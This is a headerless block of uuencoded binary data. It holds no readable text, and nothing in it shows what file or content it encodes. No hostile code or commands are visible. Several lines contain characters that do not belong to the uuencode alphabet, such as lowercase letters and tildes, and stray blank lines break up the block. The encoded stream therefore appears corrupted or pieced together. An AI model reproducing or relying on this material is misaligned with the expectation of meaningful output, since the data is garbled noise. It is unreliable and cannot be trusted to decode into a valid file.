M0?IQ\$9=3C"OI'7_L3SN=*MRQ4<<[!6@5HDT#[V#=%RX<V\$88]17B)>]H7D%5
M*, "PQ<L76"D830`C5L)F/KV\6\$5-0,+6H5/PQ.O?8Q\$EJ=W3]-+F0O\$R.(UY
M999%N)!0M%B-D52L[H`.-/0,9S^`3B0C\$D4CRI4-FB\$"Q[<&`XSR>)C4BKBC
M7)D93V<8D+`0G33J*8I&!_*4JUR4`\$V6<`DT6Y:& \HID;+R+%38Z`[BF7C,9
MXT6OV*L62Q%#45J"%:56)O7Q4*320_66UOGGS@T2>9-*Y,6?2`KE!K#MI%7G
M\6,HY]&/81E/DG8"1:G.[DP#>%PEOX0<"R&QA;P`"RDT8">OF`UC*\$*40YIN
MJKPZ()H8:DR*DU^@Z970.M=\$%9.M](CZ_)@.!,CJ,4\$SRC>@HD)FD&JM\ .GN]
MV:E2`G`ZL:, @M\$3[B*I+@P5%7U<P= `V`5,T+\A0L5RNUZF#?F40<YF-G1>
ME%<U!MCA/SG3E=0(>D` `C.140OQ1]/Z\$4X%S+J%,1R5]!.! *N=/(<V)LFH(
M0P\$^K(G%*#/PXHFJ"R7`C[<\$] %#VX&`+ZQ`C\$&B2.C.]&X/!@ `SME.ZD+TE;
MZ1?YI=C3\AO&.R!(HJ3SAN59&\0V1[KTZ"?WU:+;7B"]P">-P6PX%)8[,ATY
M+\$4(U&:EHL+\GR%QT!)WFLA`>E/(2U+`J063@%1VF\$:TP#\4AVZ=Z058!(C
M;QAN"/>D-@T#1(9.\$GN?_,M:&(N9`M)52\@S,:<F<W0G1=Q^/[T!<D+=Y4+O
M\$LX,XIH?9IP.`?U9W!KVI`0]_`YW+\,Y%;!Z1@HYB6N3;(QU9VFA,+;,<*)I
M2`IU1NXU-TFX[R=B&\$`T(2#45OE;!"X(ZTK2T\$)DPM)9OX%Q!BDHP5[@N</<
M\$ME#5VT`E-Q9\`?WVJWB`8D&`_<L=,=1,!C!`?*\$JS[<CW`S&O(X&=63F/3\
MB: !1O5[FEM+3%U^R0W?A.RT7.[Z\0FY]' ,`DCY`-;HI5&K#0OUJI09+T3Q5#
M.XYO8>.`#W!(?9!<@G+)<8<EJ^"A!NPIH.XS!RKN_\G<B<;Y8--QKDU-S@NX5
MH#/[7]#K]53X1NQ[<#%#.9!J\$U*5FM_BF=EO/T5]7T5[7T5TY.N_5F/S)_J\$2M
MTE#\$*CH@#O5?G)02CUCF/\!?!]S[GJ4\$>G!2CQ>343KB991D./SOB>(B#Z#
M^UZU&-#UB(P%U_GXGGD\$3G77`5[GS^`I_U9=_[.O]8D2L#=#ZO`A!ZL!H,`8
M3=*`#C`\$1T7\!)??MIW*SD`K)!1M:-/88=B%0+^@1"+N6UZ/Z@[53(P887T!
M:J;&?E(WK%3]ZP_)LV4A,](*H4;&U:HZA_D\4"?2!8%K6-HR+-",S@WP%WK"
MKQDNGBP8C4+CD@4UG4+0^:-S_*XV@6?3Q`_(P"FC%S>._1@7*%[]/WB?#)W
MC-9!E*`>DSZIB^KF=-UX[0V(3%GSG8M.4-@"J\$%;L0+)^ (VQ>3E-E\$1P#P=F
MTG&Z!%(5(0L@`<XF^<,W!O\$;F!AYKH,;I,\(EE@J2)Y)]M0JF>P-\F1OD"-[
M>_OM@X<6O4&^Z!4A\XDK_S]GSG[?^D%0ZXND@=L,OWV;.G*?M_\2/O_VT^
M>[;Q]"_.T[(:F?7Y+)_:]O/_`HQST;P[/W?AOY?7U_;V/RV__L^/GG][T[=
MA<8^?.88_VM;Z]_&_WU;/H?3SM?X`"(G/,?UIZM-[7S`\CK;^/_`C[?SG_X
M;SS_P7&B0`AGP#;!FRZX:LG_N_Y;R,%:8C^#B(+=C(:-R+V!_V93N)>9O2=F
M03OQEL33(@MH\$4;<?8N@^`_EY:2U9O,@HVAWX53V?C?N%HX&W)RNY2ZB,/@
MB\$)R):R;8:\$JJ/6:D+1`'\O[`YC/AZ"fq&@6+N-T2\$XDKM>'<)1A=?WI5DTN
M..E`U`P#-PI8F`@B6[5WE58O:G5:JMOK:H+"@5?.VNZ[\;I? [+MK`#48VAT
M8QA<5LF/NK.NI27\$1.^V]UH?#LXZ>)WEV8>3-B2+<,[`#SL`:YU-#.71B](Z
MM+SO1=5K2#V*PWG8I\EF?Y;,V8E/U2/8KUD^~8W\)*^JHSK<I\$2*X#, "J=%6
MPX*^+L:70D0>DSKTNM1\$>][WF114#C8K=>=?^)>TA`QQP\O9B%Y\$)=(YKQRX
M)!*0RH7S!_F?3)*C[1XHJ5*(^Y=:XY5W4RF+^/4\3!>J^`WQ`1NY/WNWZMIK
MG/U2(7Q9:ZPI_\#JG2",<\$.P(H<@QFFB2D?JNR1:)]>Y<./81@DAM`L(1WS!\$
MMP@1<P9`63`#`#/9Z+@37P)O\TW\!`ZT@`P`@.0KE'>;<3ODC,U%)#-"RF&
M_XZOKN_"R:FI" ^H09\$:N7.*_[C8DJFBK?K@+XGJD/KRA@UE^?SF?7VHO7%`L
MREJZ.`F,^;WJSB9\V2=L\$%^*IEA-]:55&W)I_\^MX7CR=LN6+\$3ZUJU[OA
MP!]SM#&PL`%+QV/O2`?E>Z>BJBB44ER?E*%K)3P\$#SE*EZ.AF(8E`>!Y@!PH
M:_\$426%<W"FXJ-)1PFZJ_R--*UAIKDO5ONV`<_T<*Z*#Z\$Z?O^<XKAH,%5"
M`WP9<*!7!;/J#8.>3FE4+"E<&,P"(_*2@VK\C`DA5`URDU-U+%KY57-0O2O9
M4.:B:3F>2QW`0FX>\$W#HGSCEH.Y<>>#IP-4"_>D57)B`9X31#2QZCG/E%16E
M/FQ_Z?]6>4VWO_A]&1!V"+Q"]GWV;@EH?XN"&J!N7Y["%H=#@O;U;^*6(1`D
MK1<ON2,V"J46*A_\5J\$TLQ^KC)1J<\MY'+?J6>,I^85P-2/F/?!2^"Z?1[CI
M9PJK^L2I)(J:!/M`LG>"`D'-1\$(3#G!_DCLDD\^ (EA)Z@RE!ZLZFP:G_NW<<
M\$#L>6,*. /69[./;<D3^\$Q[L^ \0\NV=-3NK.CN<%_X\Z0WRJ3H>N/R;;K-WH3
M`[:]PQK!"(:7!_[84Q_#E3?#0[J/A-;QA?`!Y\$/DQ20!XSP;J:\`^, :`^! /
MX5:%+I(Q#6<>ZU>- (=2YJ+*-4`9^K0H,2Q&-554V#` `@9&ERLSK6A\$`I,D>+ /
MXA\$`^3C)F0C".(D?PI#I^*9Q\$1/WR`GQ8F-C;R]1P%06X="HY!E*I`1@E6\$O
MG/*.[GI[^<,-\$28*KJK3B" SX8W[RIYQZ6"OAGC\$EZ37>IV8CM^FU1\BV\$2(
M.^UJ?)\;GE[EX^E5/FQ=39:49+>GIIFAE+>7\O/W)LJ;@^F0+6Z.E8%!LJ;
M5*4L)%&U81=I>JU".h7T`M^)]R8=0;?S64W0C7I?QQVYMG!'BML%82%.E&X%
M2%Q^TS' &-&WH-`%CU0%8E&U[>S#LT]AFRZ\,=I6U,U207+HU=)QL#643YKS[
M0T483:S%EZ)4,P:*PEUS\L6:V!_L^2NGJ48NDA(;,JH%NG=G)[U[O?ZETKUU
MYQ-^(?\. .Q[8#]>NV4Z`LHF=X-#[*ODOTM>\$P[(-@7H`D=9X75"10>;-)L: +
M#!.#S+JW,!FV"5&I0"WBS`Z)\$DK`Q.P3:85<TKX;]IDQ(/49VQ6M=IB('NK`
M"3PQ-];68`A!';<3#W<98XW<K&DVUGA="`%N3D@Y`C"G,CJ2BU6F)23D-@B:
M9%.`>;JWZ*?L&=_C!1--`A)U3I1"_\D/? :828MG"U)-\$[HQF0CPBP&`T^ \EX
MD.1>3VGG(9-S/PFCI\$=.D%1(\&#TU%)QJ<Y,BB/#XB22^DS2X[A&3,N1@P]+

M*M&RWDQ '\.>:\&:>1\H\N.ZC24T3J_T'N+%MQX-+B>.->'.?JDP<?SO96GH,N
MP8\$X),,31^EOE\GR8J,%+<ECS'O=QP1>!999X_IKN5^Z,*-DQAF1SA2"?Y]
M>1/Y21F(QG_90*CU;7FZC_>'YSVKKR1N\ (3S>-RMW*I6XC31XU>, '\O/(\$
MVNMGPI/WJ^'\\$&I>1ECC^;N8PK9!3CIRBI"77VTVFJNW'-E-U%<-?)F[1/?B
MYK&\$VYG.C15"&C@)\(:I'AIC1\$<FQ&[K'[=P@N@_536/7HFA%/\$IG5MZF32K
M'UXCZ7XOLD4)&B-&^4)#":_34&9)G',%66@;,,...8Z_/:WIK8BN-O6#>MX8:
M9_%(MHCB=U"7X=V0J"LYMX^\)?ACZ7GAS%/X8+"!QR,\$:"%5"TB^!YX1DOR
MVW'<*K?,>2U,!]'=6RA7H/'KR>LG&KC<P1Q!36]<NL38L2/\2',.\$.H+_{#3B
MX4,%(3:Y3"?UF4]-36DYLP'IOI04/N/#1WC3/3MM!O\$:P=3#EZ6VYQ^4HZ-J
M&M_';9ZC8ULW,ROO/!WQ(QZH^,F,#AM+C'JEH_%8G:S.AH\PBL5^0_L[L;PI
M)LWZ3J<F\R1I\2.=*JU^J!'(PQ8\$(:VO"QQ2J3!.T@O24#&@M&*H/A"4Z(X9
MLT3+?'U&3\B0\$-6=^*?\$=]^Z0>U8X>7Z2WGPI"FB5C\$;YZN\$4^FOD9JE-!N`
MF@X9DRVW+500"?S=.;4E+)0MFMK*.\$ZE06QO&\+IZKXQ*DV)I2J_(+K=8R^#
MJ''GF\>/JO*!HPB.S@XF6]/0B+*^)'9?XGK%+6Y@<0,*1BM^UXCEE;!P,VWY
MGI^UA9NNR(#QT@';A7WMA;T[XT1<%V1%\.\&\$\$(#AR!?!?)92N&)%+8R@.&
M"60K":MC(FIL*U\T&?IPVW,5VE)W?E?N;8"G6HH(E3=:_5#@!.*JXOGW;'K]
MG6](&)ZO7;'NCHV&H6'1CU,#4_'OR9\$O\4)G>N>Z6B>:UF7?PD(H30*J*GU%
MJNV@82L;A/C.[T>*/1@&P11QL:%6=2JMY_%'R@!HI'(LE.AL8R*MMY*D)]3
M?!?BJ"/%0K?"J8*PBO[.V[JSBVPC7NO+MN5,H1UQS'=6TD4;<J*)BM=UP7[
M1E:4LJVL[TQ].I&@5,_'&S9"#QQ8U4L>-B;!I+JF:'LEL!@!RZ'EFEFN"13_
MP(3+=)LHW6R>:Z>CB=RO:>9@TG=0)+WKM#(Q!><\$-Y0CY74?(/WD3\$JA'94^
M4PIB@[,CL+'.'3R&'>!%CE\T826P4OY\3IY#.JV&HN=\$KQ5ZQZ3F7>\GB%*
M"4,)\G1^6D9WXC!K23&3;_&2NXJ7W'FLI*0XB3XM+QC1D)2WE("2G7N"WD6*
M)6E,/HA'%KR]2"F9E8P@0Z8M.FLC>MX\$A2U,AWOF/, :F-@P+GHLD*"!.)4M!
MQ6E>>)>@^`(:HN-SI7;TL'#\$!@#646>:0B-FO+K1F'I_Y=U4DS)@U=ITC)9D
MD'Z7WNF9:P*@)YQ(!R#Q08#'1I+!X,Z%UI@R%!6GPE#0YWCT<%%"VZ87Z
MJ'EQD29UR3**^*X]SK3!4QQ_U2;&%V]@OL_;/;_+++W#S[%]\UFUO-;_M_
M[N.3T_]N-%IX^]\<^_VGFTTO^W_NX^/1?/_/:X;+B(&A?M_'7:'?^O_^C8
M)_][,!'!D/Q.G+T_KFIKK_L[FU^6W_Y[U\3D]VOMMVOL/-9;W>TM+![MY!
MZ^VIL_W=RG#DK'R[OZ^3?W\G_PU_'[GD3S1V)Y-;9VF'PH%9\MW*+RXQK%<&
MQ_L[SLK^ZBP*5_TQWCNT2L\H6F\6UT:~29^SG?;W^%?9V6RM+-+S9=M9L;T
M^DLG[^5'(:%AL+1TW#I[USG=?[_]_T#J!K8K;3J.Q2OX?^2-_Z(;^)'85=\;%
MOY;:_SB3"_RUJB"i)>"-'_'N7]L!/Q]]?=&8'A.>+_*_C.^BT;N[ZOPC'_M
MS>^K-^8WE+VK)(\1XKI'ETZ#<+HJ?&=M.-W]N7/PS<M8T.@"U=;0U*\$8\$Y[
M?_#[GC_N9P*,W%TO&\7(;8_S('[\;@8\$\$_/:M+2S<_P=D=#)T_(5_R&8KK_
MYK#U'G8XL1V12TM';_[^'32:2/1+(LK;C:"VU'IWU"/(;S;ZUQY[H142+X-
M_6@*WZ"MM#RL!S]F53URX?WK<W[1-6XM\$OL_?NN.N%!'IY^##Z5G\BH@V
MG/<'Y#5.]P_>AV<OEY9@"+PD(DOJ=@XH884J#F\$6MB_MP3T\$-?DN^_6MW9
MJ9&W=!#5G)5>3&O]Q]352G?9;:'KA#R<@I3+>'`'+)6QV#'BNP,1MZDPDR'IH"
MT`QX!824]4>M\$06\T7^M,N[#5Y&WB#_A)_R41RM_0L9C_*)-:DNNB+>>A_J
MI*H*0^>.Z8DG;RO.8\;"DE+2S^`I)'N^0&4W'=>[RIP*L[.CO/7OU66C*V&
M5OW-^>NK.SARYZ0Z&._=[V:PR'D/ZB?'_MO<5,]_:#[=7-_Z-O_?Q^?1]SA=
M=_WQJC>^9D<*PK6&WXZ%^^8LQ+=C(;+/>Z@3,6,G/[#GT6U4A]UB5\0LJ<>G
M1I!.),R,H\GCI(Q2"8W@4IAP9T64'@B=G1DP^UYW^]:C8"1-UYS+.<C,53.#)
MXUXP)K8VE=#.&BQC.\L0JEXF\$V=U><?KCO+*RMXP.MRC7R_\H83>+?,3Q!F
M9^Y6^QYLI)Y\KD&)L1M>1@#6=/[@R)L:\H'BIU>ZI&!G-]DP08!92L//*H`U
M^'/>D+K#:V5;YD>N/ZX&/)4H/F9'2&A@+QNT/>(-C?P-HT7/Q@J]*<_CB)G:
M*,.VQ9?57';MF3@%E5I+[BV.1SNSXGKV68)!4K0&Y,;)I\;Y%UZI0R9"Q1>
MNT._WP%PTZH#4D7DKR\$?(5MU7+:SZD8[T3!E99KE_^T??FP=[.\Z0/M24D1M
MVF[/'K=>.8+U,)]Q\$N)0;4G4K8K=0:>#*]1C7=5]!.]BE:-'`H)(!+0B?>
MB*>('S'+U2"/?5"C7R<0SY5@:%@21F;W39AF1Q@S09"\$*.1)U<&@W`)!I
MY'/5Z=95X25H?<B.@<'5Z2"W.QT8')T.8SEJ+<@D\$C46K0N4.,4'4U,0[X#\
M#DNYT!GTX3D=YA?PIN\#4]I+;C^3U]6'R.*NO/X,9LOEP`.JM6'+:F((<`_
M'5''E\$2BC!ODU_7Y2\@1B`O`JS05_U_NKVO?DSV?TCDY1[M_ZUG3[<T^Q_.
M__MF_]_]YYO]_W^C^W_];9_;/V+)]CPQX^>UXW7[VMK:MS/T05?/;;.S*QP)
M8Z%?F)D=V1OM+L7.:9(KF'@A)(F5U=/`S)XA[T9B#UV)M`.&-P>X,=">'K<
M<E+GNE;GB-9)<_1S:B1"X[F]*[9_*J>J#:VJ/JVJSS,\Y=KZ2>X\XR*.6`Z;
MPL1-K99K6@M3`W(=7*LPZ6\=[Z<U(MOQB;^MQ)\VXF^;S"U"MOU.#*C)1+@3
M)O2)?507'\$JVQXO9Q-0.%L\$;/,+@1**JJ1R_\$)57!GZ#7%F_>&6`1'S'=G!L
M)U4NY/<)SAUL/4/SZ(3\LS_N^SU7/DRBJ/OG9/MT<[IT8E<ZBNO#.I0_37C-
MGVB[#:V<K,%#356:O;#8;],B2/:5Z>6"#89C?/T&LQ)D"U>AP\$<T>T>N+<[
MB!I?W.`GJEX/'0J&P^#T+!]_CK;/PEER<Z_0HQ31]Y#YGG(=P0"O(\A,(R?`
MH:G;#>)EM4N"9`"UO<H.K*JNER>3/Z)PAN00<!')BWN.6.`!F1.?W=)L`A
M?LPA`?\$CC1T;\$N*"XEB2"LXSEM2/7;1!_%`EZ)F9;S543:W#86MH'0Y;Y?E<
MPU8:K7Q>T<JBZNTN!\:;&]8_1)".F4A4ZW#WY.CMA];);N=C^^1T_^@P-YJ1
M%<Y(C6?SA)F#&ORU(;(AE,P;/P!@D=A&5G`C=: (S!#=#,_G\LT'`*P#DK?]M
M;6G^_U9SXYO_?Q^?;_[-___F^?Y?;_.09+H)%Q.R3;R5IIK'K#R!^M5FH4
M!?!YJP+)">Y]7*SHT(=6889%?7TVK+&@M:<?4MRA-PJN/1DY/&, .?7Q.=!IB
MW9W/6/=CJQ2P!0\$VS:3AU/WV(<4)^5(R1GB2\$(D&?AYVW5_04>R)*Z_W64:/
MCPKB?_H5Q@/B;T_M%DRA\$DF.&SNG>GHDUZT+;^D`S8!J5E[WWCC=H26U`W

ME*)UJGJ;L+;G&!;WJ&5<;#47FX<5^N-^%RSDJ6D933-P4=)T=/0%PR7!FI#0
MT69\$0U\IB.A#*_JHJ)HPXYN.B);"SF_&HSGYS8Z_6SM^WH]B__?= _N+[?=1/
M\?T_&UOK&]_V?]S'Q]#'_Z;^L,SEWYS]' \UUTNFJ_] =L?KO_[UX^)?M_Q,9X
MZP4#8L;>.F]GWN6,!.!NO+MF3QB5]\K=+HMB&<'C'-U?PFROXU;N"9[\>MSN[
M[.=_D_WC,)]P8K#C[+S\<1E,\L#0+] .K?I;_"0^Z00#;?\$?BS-_CL=NKQ!Z?P
M@+0OG/(G.\OH/+@A?['\#X@!Q7__'7Y#4_B#/7B'EV?Q) [OPI!\0!B05G9W`
MPU,\''-^B+_>S/PA&13"ZR7B,K1V=DCG=G'31'`?O;V^?QJU=NVDZ#JZR(I,9
MOK6;=?8T)*_ =N)%K-YO\,?\$-X6B+^,5S^H)HW:F'I;GF4\$=U['X3U&MK#F6\$
M\$P[<GH"<OG"[9\$P0YT?'LK8&N&_'1\$!\$].OTA3LFO8Z#540%;[SQ;*3S`*^`
M?E`6;-*'UP%1\$/XPP?V</L?3*WQO;;&'S(;2:);5EJ8T-:VMZ8U-:VIQQGP
M[;AW%09C_W<!TR9[V0W]_J7,"N01L<7!OQ8X@<^)DTFTAR0[1N%YSEZ`GE5D
MRC%R%-X'2XD+3K3USDYGY^B0C+D/.T1) "'*WIK8'N(\ZY:!]F"@3&./KPF!>
M![#]=IL/;SOOCW:%@;A,)E/RWEEI,F@/CK\F3];8[V%P">=_A[O<)8Q'K0_
MM@(\1H1=XF>G?0G="=Q?YKFC:M#]1/JQEG*(FG"9' SVPUA5.)P+H+Z\$_Y<? =
M1P9H'B-CIS7A16:@->VP=X!*G11V#;R<N-3X+,#H?!03Q;%\,)+<)G)7%'M
M#: .^'[=O>7D9_[X' "#HC'I2#; *EZ40WF')?^9*ZDU[ADOU.OYQ&H^'\P7__
M=1`\$ZJ.N&[)'G-KM[=<"`OH-"A(@7@P*X<^D(*<T(JXIQ@VVG3TXLX:R!GSP
M^\$BZ+U=@O,&!9AQ88&M2'%:NX^=8+WO!6-3X[-U&RE(Y@K&\$_Z2,<@`1,1FC
M#ENSC@NPD_`6_[JLY:#30P1Y(3C;=MV0=BUB/2=H:%<GC_AW/1:70"\$9?" +
M_,J:A@.97=C%3"BO4WF@O;(MX-*2'#)#Z2*: `D6T5G^:9E; ,48L<<6PS\$Z`
M]6H&`@SV`?:5>9F7O3R/2UQ@#".:=:E\)V368]BXP[R[,2]<Z'#\),\%F+`@R
M*I1*Y\$QX:"[H#6U!C8-#&_`02V(@D)7*/0AO`MD)` ,@`S'6? \$QTB9RU(7H1
MME*U>LFR#3H1F=VJ&!%3U.H)U<LH[K-1ERC6`\$*QES[L07;&GM='_XJZ:) "W
M\#?\$(N%@NIW/FWAN.(N^-6L*)<3#PD-;@2!ZFZ-&3^@3YR>I\$-5[<CF04P7U
M_M+9KTGE8*,,@-/[=2)P*ZK+<)5E8^@2\$UJ8B5R>`(/@H3<9\$O-5@&U`V)ZI
MP!#/\$56<#&P?+3T\$@V0B511' S'&1 (<+@JW3M' I:\$6SFWB?XX6%8OTX@X: ?2:
MB83`5:"KL:RD?DG8SA5L<D,D?X;- .AES=@_1^<6R\X/2282`"WW34!:2'R)\$
M4S7@H3TN\$J^B\$IHN/8=;@I<_C#^/@R]C00Y>PIEIE0;4QT2* &5,U429#/,^9
M"R`*941)2S"ECPB\$]\A`B#)\$L;J_4_LH"R.M!T9Y#,LGU]IRC?06L(0)B>6%
M%M+OF*5!<9C:Z3>B\$2GHA=A08H'1=@*[(#DSZ'NBA8B/:^HB`.DT8& `DP760
MCR9H-%!?.L9":.F:"K5/3HY.Y\$(H`#=#BXT=XX*\$JINR(8OB*`'#E<FQTXS#\$
M9DI(7DE`YX)-?2\$-0XI0!D:3^T(62\8Y>=09"U/Q,Q2/&6J!A#H,)B2<P?]M
MNZ#^>S^&^/_`F,PX,UQ3+F<9(#/^O)\$D/S;4\)^>KG+_ [J7S[?X_[?X_[?X
MOU4J&"I%_@L628DUM'-T*(1-E[>W,0OG^VT>;O^>/MB.' [S"WZ^3WQ3@-?_]
MFOY^%?^F/[<Q:MC^Q_)\$GH"[?WAZAE?[0/WT5I[8`/7'U`%GC]FAU\$>*ZHY@
MEL*N&L+U6V9&49N81=?\^(!=&C[RG5<\5L*+B]87RZ6@;\7+^0A2'N*CE5\$3
M4[#U?8AMX%*SP8&D-1&\$!D.;^NS")43JX3@C1:"],<T0!/)CX,)>XQ\$D?%\$
MAD->NG`=GA/7-27T> (Y8N&M[\$5/;BB`'1J19^&Y-^ (S04]50T;. (:XVXK#]6
MKX,87L7W`) \$6HF]P(=JI`^M'YY*TA%K8;=459,XTA`1+R_RQW2RB(QU? \$[8QN
M1UVXO+LS"8,>&<.LO514ZL[4[0(\$7,D41I?>6&`"2@RZ:[OT^/08E\ -P^63\$
M@V+!3\$<RK[GA+5P`\$, (KHE09P) (^DE?'>!+3;G1LA991HM%36(83W)3()A-_
M^NI"/<A#;M*U.YQYSLO8D6&5U'4",WG-JN1/DJXF["2O&5/A2JB/+KTZ!\#B
M<0B[.OC#I\$;6)^>DM'!_Y07%T.)51.I4U\+TB@^3CBP#[E:I/D\$@/*@*M<G
M4"9PI=#H!+*2\$LCRM(4\$D0Y>UDA,@Z*I*:0@-\VX#5R/M<4I+I65HBT5!;;:
M(H[,J2I#N65H&,!51)(*EW3#^D7->;2W_X_W;1[WIJ?X#!PYB(EE6,!,++)Q
M(8.P,*@(LJF`!!,:)6KPGLL5C0E04H)>4CDGC<%D/K`1.]Z26.B"7CWA0%VN
M2I`\86:\$6P1*d1\#,AL)RIIO3#-24X=0>WM=[^TANXA\$`5N_@'OVE-"FPV.;
M3LTH>,L?EZU#:5\$IR5;2`G]4;9HKS8DB)51?N7"] (,0' IW&T'6.9A"=4[1MU
M:"'13%2?`*+&Y0.5!W/J3(S=)K(.MFY)DJZ@6D13&D4L15.N4%4I%Z%6\)E2
M4(PM2`4WU/*48VIYO`F6A`V;>ZXPZ'7%QL`H`'?=;'9+:8AL8.)?WE;CAFL
M8+H+H+7K91TY?@0=^FZ.:'_?'#NU&4C@K#U0>L5Y2L/^)VB.J!/DQIC`B(SU(:
M),+AL[P9B)O)"R8,K`C`+8E,47HPY!@F(MDJDZ1'+)O)-.D5*40XG6X2]-
MJT06A(JD+\$K&7:IU-O+HBE,I0T)#E3WV#[[EFLEUR=6E:3Y/4K`L)S-V_SCJ
M= !_08#ZDT@EL^X@N7II]F(9>12!Y#:+PV,V>O\$3FF,YN/'>1Z-^LQLN0DFLK
M-(B-AUA>V['`_C6'=S(9R1M>3:(/3C)^J:\/D5</-05X_9H\AJW[-04_2@XI
M[H\S4)<1ASDUQ_P&LVD:4D\QC80DZBM@2`)R=>B&DO`LI!=Q^EZ@W&E\$DA3
M\$174I: ^<#8.JR8SW):W,\L%2E%BFWY:&V6`>97"X3-F\RQAAEI]FX,8<03F6
MQ81#ED,7#\/%ZBHWZ!8KYF!2U#%<KA+-@_`O+6=XAX"X3//`3T`_K2TD4AP
ME><"YL<[C&/F/VHP_+<*^B(" _J&D:>9#D5DF6["5*`#LC9J6AN[5Y;UO^;(S
MHX.)E"Y:%=-\$U:Z7?4/GT5G[_3\$<F^E>!WX(7T:SWI5#;ZN]\N!,?[-T"J(9
M"Z+J=RX0=.N3ZOV![X4E"*8)V6(6FM@N>U,>7I4@K0^EXU2FY,MGZAI7'%,0
M5A0H+IY)68G&/=]B`2XPQ)\$QHAMT57P;(LX)F`L`Q0#)P4Q&>2<_58*9DOC
M<K7`&^4803DYVE/C\$QA649:27="600<[41>G?Y8K3_\L)%!3#S=#2!/?6I(3
M8=WWO_7^8M)IE1X0<EAC!#%`A[91H\!5@P>PS:#?YJ#QT;YP?)&(=(M5_V3
MH)"\$+:7B-;5>M<X"@9N/R_+"2`FRK.`ISX\$)2?TYJR+](FLBRV7-N`)U\D0Y
M,-(G+7`T;\PK=1R#()2PFR)W1HY')7P*NQTEQ6]35B^@.<K:1?`F/7N@#--.
M0U6B/VU8^J<+J>D=FBR6RC!JIL&* (;&\$,/7,@&I%\$_'N)]*"G)\$BI!:4MRI(
M:E;\$F])RUU);1`8)189T@44L2YK?5(*PJHA*\$563E**0TN04EATESH>XRV\5
M=_E!FC='8(K\$)KCY5[[_:W6Y)DEF6BS7@("%)]Z!Q..%H<A[E;B,TCK/L_*W2
M)HA<L9]+E#G`%I;C1\3`FS!I/@PF:J3&5HJ3<7L(5.*H]<>FU%&!T:5H`SF#

M+M/X7\;V8BK@=8O@>N-4G4V"=+/KU!@+WI.7>HYSL;'\'D)!S!J_";<`5E9R
MD;1Z3LE=A7-9FUN\$;B2;?'CESPGES2V9)#V\$*Z,!%%.19M`2%HVA#1&;0IJA
MMZ6<=A1K@PW)*U_\?K8`4('RJ'\=!2A'N'MZ;>6*;!9GE0EV(JVBGTG72)OV
M60H9H"ZO:<6;925P-`,A4^2.\$*2,=E!,1=I!2UBWPUKT*-[RA\$\$_5[Q]!020
MM=-2!"GZ,ILX3_,LFT;;`EC#(^W"3I,:<H+ORF@&Q52D\$;1\$9A,2&C)/;\(9
MF9V>?;WL/(&-UI\3>\$'GQ)2F5+6C)!@*\X<G!U*8I" `L0B;8D66RJCR))B(
MKSBSF\$XK CUT\$H1VK/' X5CYE-\4T]<[N:\$I8BG(D+Y6D*VO05.) I22O_\"/<O
M:>F;\V1_`B9;TI,2RXH[8MN%)RS),&F;WC<4IIS6%6M9&4+*,%597#L64"%%
M4NI:L[ZC6%#7E<*'(GHN*9'%CX)=CNBLF9*FW2@NIME*84PQK2:6*9\$Y#&\$^
M>WH!:>WJ)MJOCYX8#-@='@TKL477DHCB&SY0J\$S.<*Q>T-^#&36#F0Q1K6\
MOVRH\$DY=%&HC*.<8K"K=G/'LK\$G.<&YB\$Y;;;6S\$0^S.DOAN;W4R#\IYT7"
MS:P7^2[P?F=-X7U9G"_\$]X)<KU;7;O;(Q_E165NK.:]>\$7&J.? \VPM`.2NFA
MO?E[*#-(BCJU,1M/W-[GZO*'S/?L\$7UPL"SDD\`990G:9#=/1LB4`!03%3@[
M0[3WE!%ZY5]>R:,43B1*&ZGO\$+HLF:'8"DD.+5)0?O0^D58"4CY2M_G+=46N
MF.AA%Y8M8#;]JG+*W+]B("I/#;;,X5\$F=6RP6)12Q[ES.Z+\O6W1Z7QV(? :U'
MY;XLVF=%<NV4#>QD>(I9>S:)_T5A55;O;ZS;3@;0`1OK94K`QGIA"2#D+B`!
M=S!CV,M3K-/_/\$ (D<CM#B%0)4B1I2[6DT0\$K48X*2Y&-#+&.C3O_Y84J1K&\$
MD-\L2B)+#CQOJH+UFS*)R.))'&ZL&[!MQ*\WGZ>(^Y<"N__^_,)J-R163K.
M;;;P3]:,5ZY)DV`L++%EF#;]++-&DP8J=^+'QBYBGQ]-SA`3VW2C:'=^H^@K
M%+T(+X[1HRV(@=XJ4Y9@46R%A(H6*2A0RS+P>7I"&5ZN<Z<FKMJ`S%Y8_30;
M=8/,OO@[0&1U",WCB!%3!&:,.WB\?4F=NT,/R"_OMSOT`HZ"=E) ^WPI3HG1"
M^%UTK](&K7='`>#%\$*[_`_NGOM!*!K]OP5M[>7'0M(L%COQ21E+`N!9IP)-Z#
M4X5TZEJ)QRI9'[YE=W@-2[=/VDA\Y@.B46F+/[EPJ\$5C^>?R>0EYR8(,G/C
M&]?X*\$SUP)GH)\$G.3MSU6YP:054Q>_K.E`_A1BG`L+SM4<\--O2L]-S)T_PZ\
MVR&O%NG\&(FUON8%;/O]3@&%\$D2DN;AW(+G52ZK()/OP/(D*&9KOOS`&=@L
M\$7\E&*3F,/%D_:!!MA% ^OJS_HX&MC"0E\M:U\02FE:\$WOIQ>I;8\$M`'<(,PB
MHBZ@L6V/4,16W*.P9[M9@#:[Q&/\$L&I10W78L]PM,,^41;'GLU7>\$)-V19."
MTBFICYRQ]V6%2[6NZ@Z]+URF%I\$`'8VM!'A%BMJGL0R8]Y6@%)!FEWJ27/K!
MA`C0]]W)@KR-J?C&IQP+FW2#P\Q+N48F.O1<O%B!0'@\$[S`2!`C`\H+2@S@*
MB`["6\L-4FR_*OL0\L5(E'0,>70W2B9%BNL)*0L=?F`O>E1T3.+W""[4&'K]
ME40(_W6]2]C7)O_MD?>DO]:?^"<YGAN[RJ6R#TL%R,W;Q*)/7BUEM70'5]Z
MI*X=\FDTK@_)YP^:#IM2PPD4L*F&5K#2=Z<N#4!FK;-`'8A^EX#/N].%#B\
ME>T8DPI9I6V5HV"-8FZT_')%/3F\KC/79*IKWDQ#4^:8^>A)Q4B;\$@?_BSXI
MG\%CHT*-Y>DRF`;.\$[7@6_]4S[6DA6@96.))`HG>BDA#R>963MF=-5J6E1?%
M%<IOK*>7AV`R&69PLD002I=^V`A*&@2[Q.5A<(SE3K'8_=PBEAL!X!8QGJB
M^9I<LMSQH0=&K&5=8HZ5J\$<3TAZON`"<8CDF`#E*MC>:#%?PJO=XPP;Y9V>'
MJ5?Z7^+E\$^@]'%[0BXOQ6#OZH\DE+5\$PQ+.]O6S4F9!"8AU1Y=1",J3S"J;>
M_R><TR"<ZV"5_"*1,Y1/(, \$N2S4(9<E=<AEX0YYP/ZX3/KC=59_I#-YN- (/
